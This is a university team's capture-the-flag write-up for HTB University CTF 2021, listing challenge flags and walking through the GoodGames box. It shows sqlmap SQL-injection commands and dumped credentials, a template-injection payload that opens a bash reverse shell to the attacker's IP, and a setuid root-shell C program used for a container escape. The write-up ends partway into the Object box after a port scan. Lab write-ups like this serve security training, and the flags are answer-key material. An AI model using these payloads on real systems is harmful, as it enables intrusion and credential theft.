HTB University CTF 2021 - Writeups

Team: KTHCTF0x1
Placement: 20th
University: KTH Royal Institute of Technology

Table of Contents

Full Pwn - GoodGames

User	HTB{7h4T_w45_Tr1cKy_1_D4r3_54y}
Root	HTB{M0un73d_F1l3_Sy57eM5_4r3_DaNg3R0uS}

Full Pwn - Object

User	HTB{c1_cd_c00k3d_up_1337!}

Web

Slippy	HTB{i_slipped_my_way_to_rce}

Pwn

Arachnoid Heaven	HTB{l3t_th3_4r4chn01ds_fr3333}

Crypto

Space Pirates	HTB{1_d1dnt_kn0w_0n3_sh4r3_w45_3n0u9h!1337}

Reversing

Upgrades	HTB{33zy_VBA_M4CR0_3nC0d1NG}
The Vault	HTB{vt4bl3s_4r3_c00l_huh}

Forensics

Peel back the layers	HTB{1_r34lly_l1k3_st34mpunk_r0b0ts!!!}
Strike Back	HTB{1_h0pe_y0u_f0und_1t_0n_t1m3}

Hardware

Out of time	HTB{c4n7_h1d3_f20m_71m3}

Misc

Insane Bolt	HTB{w1th_4ll_th353_b0lt5_4nd_g3m5_1ll_cr4ft_th3_b35t_t00ls}
Tree of danger	HTB{45ts_4r3_pr3tty_c00l!}
Sigma Technology	HTB{0ne_tw0_thr33_p1xel_attack}


Scada

LightTheWay	HTB{w3_se3_tH3_l1ght}

Writeups


GoodGames - user

Port scanning gives us that port 80 is up. We try accessing it in the browser and see a website called Goodgames:



There is a store that does not work, some blog posts and a login function. We try creating an account and it works, so then we keep looking around. The links of most of the blog posts

does not lead anywhere, apart from one which is written by a user named admin.



Maybe we should try to log in as admin? First we need to somehow find the credentials. There are several input forms that could be vulnerable to SQL-injection so we check them using sqlmap. We start with the login forms.

```
sqlmap -u "http://10.129.226.223/login"
--data="email=test&password=test" --level 5
```

```
sqlmap identified the following injection point(s) with a total of 15639 HTTP
(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comme
nt)
    Payload: email=test' AND 9754=(SELECT (CASE WHEN (9754=9754) THEN 9754 EL
SE (SELECT 6690 UNION SELECT 4461) END))-- wzcQ&password=test
---
back-end DBMS: MySQL ⩾ 8.0.0
```

The email form in the login page is vulnerable! We use sqlmap with the following command to see if we can access the tables in the database.

```
sqlmap -u "http://10.129.226.223/login"
--data="email=test&password=test" --tables
```

There are two databases, information_schema and main. The main database has a table called users, maybe we can find the credentials to the admin account there?


```
| USER_PRIVILEGES                                  |
| VIEWS                                            |
| VIEW_ROUTINE_USAGE                               |
| VIEW_TABLE_USAGE                                 |
+--------------------------------------------------+

Database: main
[3 tables]
+--------------------------------------------------+
| user                                             |
| blog                                             |
| blog_comments                                    |
+--------------------------------------------------+
```

We let sqlmap dump the contents of the user table in the main database


```
sqlmap -u "http://10.129.226.223/login"
--data="email=test&password=test" --tables -T user --dump
```

```
[10:55:48] [INFO] fetching columns for table 'user' in database 'main'
[10:55:48] [WARNING] running in a single-thread mode. Please consider usage o
f option '--threads' for faster data retrieval
[10:55:47] [INFO] retrieved: 4
[10:55:49] [INFO] retrieved: id
[10:55:50] [INFO] retrieved: email
[10:55:53] [INFO] retrieved: password
[10:55:55] [INFO] retrieved: name
[10:55:56] [INFO] fetching entries for table 'user' in database 'main'
[10:55:56] [INFO] fetching number of entries for table 'user' in database 'ma
in'
[10:55:56] [INFO] retrieved: 1
[10:55:57] [INFO] retrieved: admin@goodgames.htb
[10:56:03] [INFO] retrieved: 1
[10:56:03] [INFO] retrieved: admin
[10:56:05] [INFO] retrieved: 2b22337f218b2d82dfc3b6f77e7cb8ec
```


We have the email and password for admin! However, the password is hashed so we need to crack it. Using crackstation we find that the password is **superadministrator**. We use the credentials to log in as admin and it works. We are presented with the admin login page and notice that there seems to be a new settings button in the top right corner.




When we click this button it takes us to http://internal-administration.goodgames.htb/ but since this isn't a real domain, it doesn't map to any IP. In this challenge, as well as in object-user, it seems like the machine is set up as if <challname>.htb is a domain which points to it. Therefore one could guess that this machine hosts several different services on port 80 using virtual hosts. To see if this is true we need to visit the same IP, but using the domain internal-administration.goodgames.htb. To do this we simply add an entry to our /etc/hosts file to map the domain to the machine's IP. Once we have done this we click the cogwheel again. This time we are greeted with a login page:



We try the admin credentials from before: admin@goodgames.htb, superadministrator. It works!




When we click our profile in the top right corner we can change our name, birthday and phone number by filling out some forms.



Are the forms vulnerable? Maybe a Server Side Template Injection (SSTI) could work? We try inserting {{7*7}} and see that 49 shows up in profile name! When we insert

```
{{"".__class__.__mro__[1].__subclasses__()}}
```

we get the following output.




To get a reverse shell we use netcat to listen on port 4444 and insert the following code into the name field:

```
{{"".__class__.__mro__[1].__subclasses__()[217]("bash -c 'bash &>/dev/tcp/10.10.14.65/4444 <&1'",shell=True,stdout=-1).communicate()}}
```

The reverse shell works and when we try the command whoami we find out that we are root. We start by looking through the home directory and find a user named augustus with a file

called user.txt. When we look at the contents of the text file we get the flag.



GoodGames - root

From the previous challenge we have a shell on a machine and we have found the user flag in /home/augustus/user.txt. From the `whoami` commands we can also see that we are root on the machine. Hmm… something seems off about this, if we are already root then what is the challenge? We have a poke around the system and realise a couple of things. There does not seem to be any root flag anywhere on the system. The original goodgames website is nowhere to be found, only the Flask Volt site. We seem to be inside a docker container.

Our idea then is to try to break out of the container. By running ifconfig we can see that there are a couple of different network interfaces and we seem to be able to see the host among them. We uploaded a version of nmap onto the container and started scanning the host and

could see that port 22 was exposed. We immediately try to ssh with credentials augustus:superadministrator and it magically works!

So now we have a shell on the real host, and this time we are not root, we are augustus. At this point we get really hardstuck, we run linpeas, linenum, linuxprivchecker but none of them gives us anything that we feel we can work with. We see that pm2 is running as root and we search around for exploits in this, maybe we can overwrite js files and somehow get access this way, but we do not manage to do anything with it at all.

We instead try to go back to basics, which user folder existed in the docker container? Well augustus, and which user folders exist on the real host? Well augustus again. So now we get an idea, we see that the user.txt flag is located both on the real host and in the container, so is it possible to create files in this directory in the container and get them onto the real host? We try and can see that yes indeed this is the case! Ok so now we have a folder that the root user on the docker container can write to and we can see these files on the host.

From this it is rather straightforward, we just compile a program using gcc with the following code:

```
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
 setuid(geteuid());
 system("/bin/bash");
 return 0;
}
```

We modify the permissions of the compiled executable using

```
chmod 777 a.out
chmod u+s a.out
```

from inside the docker container. 777 makes the file read, write and executable for anyone and u+s makes it so that anyone who runs the program will run it as the owner of the file.

From here we can read the following about u+s: “The **SetUID** bit enforces user ownership on an executable file. When it is set, the file will execute with the file owner's user ID, not the person running it.”

Since the root inside the container has the same uid as the root on the real host when we execute the program our user id is set to the id of root, regardless if we are inside the container or not. We execute this program as augustus on the host and get a shell as root. Now we can just cat the flag!


HTB{M0un73d_F1l3_Sy57eM5_4r3_DaNg3R0uS}

Object - user


Port scanning the box gives us:

```
# Nmap 7.80 scan initiated Sat Nov 20 10:15:12 2021 as: nmap -sC -sV -p-
-o allportsservices 10.129.227.129
Nmap scan report for 10.129.227.129
Host is up (0.032s latency).
Not shown: 65532 filtered ports
PORT  STATE SERVICE VERSION
80/tcp   open  http     Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mega Engines
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp open  http     Jetty 9.4.43.v20210629
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.43.v20210629)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Nov 20 10:17:04 2021 -- 1 IP address (1 host up)
scanned in 111.88 seconds
```


Since it is running IIS we guess that it’s a Windows machine. When we visit :80 we are greeted with:




It tells us to go to the automation server at port :8080. Let's do that:



